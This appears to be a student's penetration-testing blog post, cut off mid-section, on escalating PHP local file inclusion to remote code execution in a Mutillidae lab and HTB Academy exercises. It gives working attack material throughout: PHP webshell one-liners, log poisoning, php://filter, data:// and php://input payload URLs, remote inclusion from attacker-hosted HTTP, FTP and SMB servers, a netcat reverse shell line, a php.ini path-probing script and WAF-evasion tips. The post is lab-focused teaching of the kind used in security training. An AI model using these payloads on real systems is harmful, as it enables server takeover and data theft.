From LFI to RCE: Exploiting File Inclusion Like a Pro

This session, we will talk a little more about File Inclusion. We'll start at a recent and pretty cool LFI2RCE (Local File Inclusion (LFI) to Remote Code Execution (RCE)) tryout session that i learned in my penetration testing course in Uni. After, we'll further talk about HTB Academy's File Inclusion module.
I recommend you set up your own training lab! I explained how to do so with Metasploitable here.

Introducing Mutillidae
Mutillidae — like a bug buffet for beginner hackers. Built to break, and beautiful because of it.

As we can see, there is the page-Parameter enabling us to call PHP-files. Portrayed in burp, this request looks like:
GET /mutillidae/index.php?page=user-info.php HTTP/1.1
Host: 192.168.58.129
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.58.129/mutillidae/index.php?page=capture-data.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=e573b8c405528d89201135cf4146288d
If-Modified-Since: Fri, 06 Jun 2025 13:29:03 GMT
Connection: keep-alive
# EMPTY LINE ON PURPOSE
Mind the empty line at the end! Burp requires it!
We can warp the request to dir traverse, enabling us to our next step.

This proves the page parameter is vulnerable to Local File Inclusion.
Our challenge today is how we could lead this LFI vulnerability to achieve Remote Code Execution?
Mutilidae Setup: An important setup step you need to take
Before we can get to all this fun, you must correct one thing in the Metasploitable db setup that was misconfigured.
Remembering the msfadmin:msfadmin combination, in your metasploitable console type sudo nano /var/www/mutillidae/config.inc.
The file will show something like this:

You must change the $dbname to owasp10 like so:

Then leave the file and save the changes. You're good to go!
Section 1: Our Plan
A friend of mine and i set up a simple plan:
As seen, the page-parameter executed PHP sites specified - so probably also just PHP code inside a (non-PHP) file included.
Why not use that to call a log file in which we injected our PHP payload?
Burp to ffuf
I am not that experienced with the linux filesystem yet, so i didn't know the standard locations of log-files at the top of my head.
Let's enable ffuf to find them for us.Copy the necessary URL out and adapt it:
# from
http://192.168.58.129/mutillidae/index.php?page=../../../../etc/passwd
# to
http://192.168.58.129/mutillidae/index.php?page=../../../../FUZZ
Let's construct an awesome ffuf command!
ffuf Command Construction
ffuf -request request.req
This is our basis. Now, we need a good wordlist - let's go with /usr/share/sqlmap/data/txt/common-files.txt, awesome for dir discovery.
Let's also add recursion to really get the PATHs we want.
ffuf -u http://192.168.58.129/mutillidae/index.php?page=../../../../FUZZ -w "/usr/share/sqlmap/data/txt/common-files.txt" --recursion --recursion-depth 2
Stop the tool after a few seconds, make out the Line count for when it didn't work. In my case,Lines: 515marked failed file openings when the file was not found, so i added-fl 515to my command.
ffuf -u http://192.168.58.129/mutillidae/index.php?page=../../../../FUZZ -w "/usr/share/sqlmap/data/txt/common-files.txt" --recursion --recursion-depth 2 -fl 515
Results (that looked like suitable log files to me):
...
/var/log/user.log
/var/log/auth.log
...
Those seemed good enough, I researched /var/log/auth.log a bit.
What /var/log/auth.log is all about
Let's try displaying the file.

We seem to have permission to read it, perfect hehe.
Other options, as pointed out by this blog post would've been that
- A blank page - indicating existence but no rights to read/ technical issue
- 404 - indicating nonexistence
You can see the log provides:
- "who" did something
- "what" they did
- "where"
- the "how" of the authentication event
e.g.:
May 16 07:45:58 metasploitable sshd[4758]: Server listening on :: port 22.
Poisoning the log
Now, if we've already had a user on the system, we could do
ssh <USER>@<METASPLOITABLE_IP>
and see an entry added to /var/auth/log, because it is logging ssh traffic.
Let's do that with a nonexisting user:
ssh nonexisting@192.168.58.129
Unable to negotiate with 192.168.58.129 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
Oops, seems we have to enable ssh-rsa temporarily.
ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa nonexisting@192.168.58.129

The authenticity of host '192.168.58.129 (192.168.58.129)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.58.129' (RSA) to the list of known hosts.
nonexisting@192.168.58.129's password:
Permission denied, please try again.
nonexisting@192.168.58.129's password:
...
As you can see, our failed try shows in the logs!
Trying FTP
Same for:
ftp 192.168.58.129
Connected to 192.168.58.129.
220 (vsFTPd 2.3.4)
Name (192.168.58.129:kali): TryingThisOut
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
Maybe we can pick something better as name?
echo -e "<?php system(\$_GET['cmd']); ?>\nanypass" | ftp 192.168.58.129
Connected to 192.168.58.129.
220 (vsFTPd 2.3.4)
Name (192.168.58.129:kali): 331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
?Invalid command.
221 Goodbye.
Then calling http://192.168.58.129/mutillidae/index.php?page=/var/log/auth.log&cmd=echo%20%27hello%27.
The site shows, but no hello in it.. hm..
Here, i'm a bit unsure how to proceed. Sites like this offer vast amounts of guides through Mutillidae.. but with the current workload, i don't have that much time to dig deeper at this location right now - Maybe it'll click while grinding through HTB Academy’s LFI module..
Section 2: Learning more from HTB Academy
Source Code Disclosure via PHP
Still to this day, many web apps are developed in PHP or built with PHP Frameworks.
In such, we might be able to utilize so-called PHP Wrappers.
PHP Wrapper Attacks
A Wrapper is "additional code which tells the stream how to handle specific protocols/encodings.".
E.g., the http-wrapper can translate URLs into HTTP/1.0-requests for a file on a remote server.
A more interesting type of PHP wrappers for us are PHP Filters, where we're able to pass different types of input and have it filtered by the specified.. filters - you guessed it!
First, we have to use PHP Wrapper Streams with the php:// prefix, then we access the PHP filter wrapper via a following filter/, so we get:php://filter/
PHP Filter Parameters: read
Using this, we will specify the filters to apply on our input (the resource, we'll come to that in a second).
What we want to do here is extract a site's PHP code. Therefore, we will try to Base64-encode the site's content (code), as then we will just get it printed out to us - The backend won't execute it in it's encoded form so it will pass through to us.
So, our payload starts with:
http://192.168.58.129/mutillidae/index.php?page=php://filter/read=convert.base64-encode/
PHP Filter Parameters: resource
With this, we specify the stream we'd like to apply our filters to - in this case, a local file:
http://192.168.58.129/mutillidae/index.php?page=php://filter/read=convert.base64-encode/resource=user-info.php

Nice! Just put that into a Decoder (e.g. in Burp) and you have yourself the site's PHP code!
Available PHP Filters
For reference, i will list here the available PHP filters so you can search around a little bit.
FYI: PHP Filter Chain Restriction Proposal
In November 2024, French security researcher Julien "jvoisin" Voisin, known for his blue team contributions and deep passion for PHP, proposed a notable restriction on the php://filter mechanism.
On the PHP Foundation’s Discourse forum, he suggested limiting filter chains to 5 filters max - arguing that most legitimate use cases involve just 1–2 filters, while attackers often rely on chaining 3 or more for exploitation.
This simple but effective change could significantly reduce abuse without breaking typical use.
There are:
- String Filters
- Conversion Filters (this is where
convert.base64-encodecomes from) - Compression Filters
- Encryption Filters
Feel free to play around. Explore!
Now the HTB chapters on RCE follow - let's see if we can make our earlier struggles work now!
Remote Code Execution using PHP Wrappers
Wrapper: Data
Pre-Conditions
allow_url_includesetting must be enable in the PHP config
Short Description
Using the data wrapper, used to include external data (also PHP code), we can establish a reverse shell.
Walkthrough
1. Checking whether allow_url_include is activated:
As you could read, we will now include the PHP config file located at /etc/php/X.Y/apache2/php.ini - X.Y indicating your PHP install version.
For Nginx, it would be /etc/php/X.Y/fpm/php.ini. Start testing what we'll do now with the latest PHP version, then try earlier versions if the file could not be located.ON MUTILLIDAE: Call http://192.168.58.129/mutillidae/index.php?page=phpinfo.php to find the infos you need to go along. .ini files should be encoded just as .php files when we try to extract them to avoid server interaction with their content (and loosing it ourselves), so we'll use the base64 encoder from earlier again.
Also, we'll use cURL or Burp instead of a browser to ensure proper capture of the output string, which can be messy with overflow in browsers.
curl "http://192.168.58.129/mutillidae/index.php?page=php://filter/read=convert.base64-encode/resource=../../../../../etc/php5/cgi/php.ini"
...
W1BIUF0KCjs7Ozs7Ozs7Ozs7CjsgV0FSTklORyA7Cjs7Ozs7Ozs7Ozs7CjsgVGhpcyBpcyB0aGUgZGVmYXVsdCBzZXR0aW5ncyBmaWxlIGZvciBuZXcgUEhQIGluc3RhbGxhdGlvbnMuCjsgQnkgZGVmYXVsdCwgUEhQIGluc3RhbGxzIGl0c2VsZiB3aXRoIGEgY29uZmlndXJhdGlv
...
then use this to find allow_url_include:
echo "W1BIUF0KCjs7Ozs7Ozs7Ozs7Cjs..." | base64 -d | grep allow_url_include
This command setup was made by HTB Academy so you wouldn't be distracted i guess.. well let's make that better, because how exactly are you getting the base64 string out of the cURL answer without a mess?Retrieving pip.ini the smart way
First of all, add -s to your cURL, so the output is silent and your terminal is not flooded. Then, if you look at the structure of Mutillidae's source code, you'll find the position of the result as:
<!-- Begin Content -->
W1BIUF0KCjs7Ozs7Ozs7Ozs7Cj...         <!-- End Content -->
so we use awk to:
- Search for the line beginning with
<!-- Begin Content --> - read the nextline with
getLine printthe line to pass it on in our command pipe
Then we use sed to remove the closing HTML comment:
sed 's/<!-- End Content -->//g'
We'll also use tr to remove all whitespaces, because the closing HTML comment was faar away from the end of our wanted result.
Finally, we go on with the base64-decoding as previously shown.
curl -s "http://192.168.58.129/mutillidae/index.php?page=php://filter/read=convert.base64-encode/resource=../../../../../etc/php5/cgi/php.ini" \
| awk '/<!-- Begin Content -->/{getline; print}' \
| sed 's/<!-- End Content -->//g' \
| tr -d '[:space:]' \
| base64 -d > decoded_php.ini && echo "[+] Success: decoded_php.ini created"
grep allow_url_include decoded_php.ini
shows us:
grep allow_url_include decoded_php.ini

allow_url_include = Off
Noo. Sad, we won't be able to use this here, still, we will work ourselves through it in short form, shall we?
If it were enabled:
echo '<?php system($_GET["cmd"]); ?>' | base64
PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+Cg==
Then we'd pass that to our data wrapper:
http://192.168.58.129/mutillidae/index.php?page=data://text/plain:base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+Cg==&cmd=id
Notice how at the end, we use the regular &cmd=<COMMAND>.
If you would want that Shell to be better, read my dedicated article on just that.
Wrapper: Input
This one also relies on allow_url_include, otherwise it works analog except it is a POST instead of a GET:
curl -s -X POST --data '<?php system($_GET["cmd"]); ?>' "http://192.168.58.129/mutillidae/index.php?page=php://input&cmd=id" | grep uid
Wrapper: Expect
Pre-Conditions
expect is an external wrapper, so it needs to be manually installed and enabled on the back-end server - though some web apps rely on it, so it can be a rather specific finding we can look for.
Recycling our earlier, smart grep-pipe:
curl -s "http://192.168.58.129/mutillidae/index.php?page=php://filter/read=convert.base64-encode/resource=../../../../../etc/php5/cgi/php.ini" \
| awk '/<!-- Begin Content -->/{getline; print}' \
| sed 's/<!-- End Content -->//g' \
| tr -d '[:space:]' \
| base64 -d > decoded_php.ini && echo "[+] Success: decoded_php.ini created"
grep expect decoded_php.ini
Sadly, nothing here on Mutillidae.
Short Description
Straightforward: Pass Command directly
Walkthrough
curl -s "http://192.168.58.129/mutillidae/index.php?page=expect://COMMAND"
For the HTB Academy exercise, i improved the commands from earlier a bit.
curl -I http://94.237.59.174:34532
HTTP/1.1 200 OK
Date: Mon, 09 Jun 2025 17:56:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
confirms it's Apache.
#!/bin/bash

URL="http://94.237.59.174:34532/index.php"

# Path templates for different PHP versions
NEW_STYLE_PATH="../../../../../etc/php/VERSION/apache2/php.ini"
OLD_STYLE_PATH="../../../../../etc/phpVERSION/apache2/php.ini"

VERSIONS=("5.0" "5.1" "5.2" "5.3" "5.4" "5.5" "5.6" "7.0" "7.1" "7.2" "7.3" "7.4" "8.0" "8.1" "8.2" "8.3")

for version in "${VERSIONS[@]}"; do
    echo "[*] Testing PHP version $version"

    # Determine correct path format
    if [[ "$version" == 5.* ]]; then
        FILE_PATH="${OLD_STYLE_PATH/VERSION/$version}"
    else
        FILE_PATH="${NEW_STYLE_PATH/VERSION/$version}"
    fi

    FULL_URL="${URL}?language=php://filter/read=convert.base64-encode/resource=${FILE_PATH}"

    B64=$(curl -s "$FULL_URL" \
        | awk '/<!-- Begin Content -->/{getline; print}' \
        | sed 's/<!-- End Content -->//g' \
        | tr -d '[:space:]')

    if [[ -z "$B64" ]]; then
        echo "[-] No response for version $version"
        continue
    fi

    echo "$B64" | base64 -d > decoded_php.ini 2>/dev/null

    if grep -q '\[PHP\]' decoded_php.ini; then
        echo "[+] Success: PHP version $version"
        echo "[+] File saved as decoded_php.ini"
        exit 0
    else
        echo "[-] Decoding failed or not php.ini for version $version"
        rm -f decoded_php.ini
    fi
done

echo "[!] No working php.ini found in tested versions."
Returned no hit, interestingly.
http://94.237.59.174:34532/index.php?language=data://text/plain;base64,SGVsbG8gV29ybGQh
The base64 string here decodes to "Hello World!", which is indeed printed out.
This should now tell you enough to get the flag.
Remote File Inclusion - An Introduction
Up so far on my blog, we've talked about Local File Inclusion exclusively. But what if vulnerable functions allowed us the inclusion of remote URLs?
This would enable us to:
- Enumerate local-only ports, web apps, ... (e.g. to exploit Server-Side Request Forgery (SSRF))
- Achieving RCE via the inclusion of a malicious script we host (what we want for our Mutillidae-project)
File Inclusion Function Capabilities
| Language | Function | Read Content | Execute Code | Remote URL (RFI) |
|---|---|---|---|---|
| PHP | include() / include_once() | ✅ | ✅ | ✅ |
require() / require_once() | ✅ | ✅ | ❌ | |
file_get_contents() | ✅ | ❌ | ✅ | |
| NodeJS | res.render() | ✅ | ✅ | ❌ |
| Java | import | ✅ | ✅ | ✅ |
| .NET | @Html.RemotePartial() | ✅ | ❌ | ✅ |
include | ✅ | ✅ | ✅ |
Legend
- Read Content: Can load and return content of a file
- Execute Code: Code inside the file is parsed and run
- Remote URL: Can fetch files from remote servers (RFI possible)
As we see here: almost any RFI vulnerability is also an LFI vulnerability - any function allowing to include remote URLs will usually allow the same for local ones. BUT: not the other way around,LFI does not in the same way mean that RFI is possible, because:
- Allowing the inclusion of remote URLs is a higher state of vulnerability to involved functions - less likely, modern web server disable including remote files by default
- Maybe we can't control the entire protocol wrapper, so that we couldn't change it to e.g.
https://orftp://but only e.g. change the filename of the existing wrapper
Remember how we often needed allow_url_include in the exploits above? This is exactly that.
How to reliably check for Remote File Inclusion
Even if allow_url_include is enabled, the vulnerable function may not allow remote URL inclusion in the first place - so we need a more reliable checking method.
Let's try to indclude a URL and see if we get back content.
We should always start by trying to include a local URL, ensuring to test if our attempt gets blocked by security measures like a firewall.
Enhanced Lab Setup
echo '<?php echo "RFI test code executed!"; ?>' > rfi.php
php -S 127.0.0.1:80
Here, we use the PHP built-in server to start a local web server listening on Port 80.

This way, we could then try http://192.168.58.129/mutillidae/index.php?page=http://127.0.0.1:80/rfi.php - yet again we won't be able to, as allow_url_include is disabled.
I want to keep things a biit more realistic and thereby won't activate allow_url_include - let's see what else we can do!
From the HTB course: Awesome how the page is executed and rendered as PHP INSIDE the other...
If the back-end server hosted any other local web apps, maybe on 8080 or 8000, we may be able to access them through the RFI vuln by using SSRF.
Don't include the vulnerable page in itself - this may cause a recursive inclusion loop and DoS the back-end server.
RFI2RCE (Remote File Inclusion to Remote Code Execution)
echo '<?php system($_GET["0"]); ?>' > shell.php
sudo python3 -m http.server <LISTENING_PORT>
It'd be wise to choose something else thancmdas parameter, WAFs become aware of these more quickly, so we chose e.g.0here - choose whatever you feel like!
Then test with
192.168.58.129/mutillidae/index.php?page=http://<YOUR_LOCAL_IP>:<LISTENING_PORT>/shell.php&0=id
We can inspect the incoming request on our machine to verify it's being sent exactly as intended.
For example, if we notice that an extra extension like .php is automatically appended, we can simply omit it from our payload to avoid duplication.
Remote File Inclusion with FTP
The same is possible with FTP:
sudo python -m pyftpdlib -p 21
# then calling:
192.168.58.129/mutillidae/index.php?page=ftp://<YOUR_LOCAL_IP>/shell.php&0=id
or even
Remote File Inclusion with SMB
If we face a Windows server (we can tell from the server version in the HTTP response headers), we do not need allow_url_include enabled! - because then we can just utilize the SMB protocol for file inclusion.
Windows treats files on remote SMB servers as normal files, which can be referenced directly with a UNC path.
Let's spin up an SMB server using Impacket's smbserver.py (allowing anonymous authentication by default):
impacket-smbserver -smb2support share $(pwd)
# then calling:
192.168.58.129/mutillidae/index.php?page=\\<YOUR_LOCAL_IP>\share\shell.php&0=id
Mind the reversed\instead of/. Still, this technique is more likely to work if target and attacker were on the same network - accessing remote SMB servers over the internet might be disabled by default, depending on Windows server config.
With this, it is then also super easy to spin up a revshell with
# attacker:
nc -lvnp 4444

# target:
nc <attacker-ip> 4444 -e /bin/bash
Look here for shell stabilisation exercise.
Combining LFI and File Uploads
For this, we don't need a vulnerable upload form, but merely the possibility to upload files - if the vulnerable function has code Execute capabilities, the code within our crafted malicious file will be executed on inclusion - regardless of file extension or file type.
Why does this work regardless of file type or extension? Because in PHP, file extensions only matter to the browser or the uploader - not in the include(), require() or similar functions! To them, only the content of the included file matters.
Crafting Malicious Images
